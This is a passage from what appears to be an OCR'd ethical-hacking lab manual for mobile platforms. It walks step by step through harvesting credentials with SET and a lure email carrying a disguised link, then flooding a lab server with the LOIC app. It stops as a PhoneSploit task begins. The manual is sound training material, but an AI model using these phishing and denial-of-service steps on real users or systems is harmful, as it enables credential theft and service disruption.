


- If a **Press {return} if you understand what we're saying here** message appears, press **Enter**. he cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot. Click **Firefox** icon from the topsection of the **Desktop** to launch a web browser window and open your email account (in


this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.



- In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




- Click Parrot Security to switch to the **Parrot Security** machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot. This concludes the demonstration of how to phish user credentials using SET.




Task 3: Launch a DoS Attack on a Target machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform


- Click Android to switch to the **Android** machine. On the second page of the **Home screen**, click the **Cx File Explorer** app.




- **Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEHTools** --> **CEHv11 Module 17 Hacking Mobile Platforms** --> **Android Hacking Tools** -> **Low Orbit Ion Cannon (LOIC)**.




- Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file. A **Do you want to install this application?** screen appears, click **INSTALL**. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




- In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.




- Click Windows Server 2019 switch to the **Windows Server 2019** machine. Click Ctrl+Alt+Delete to activate the machine. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.



- Click the **Stop capturing packets** icon in the toolbar to stop the process. You can experience a degrade in a performance of the target machine **Windows Server 2019**.




- Click Android to switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.




Task 4: Exploit the Android Platform through ADB using PhoneSploit

- Open Parrot. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

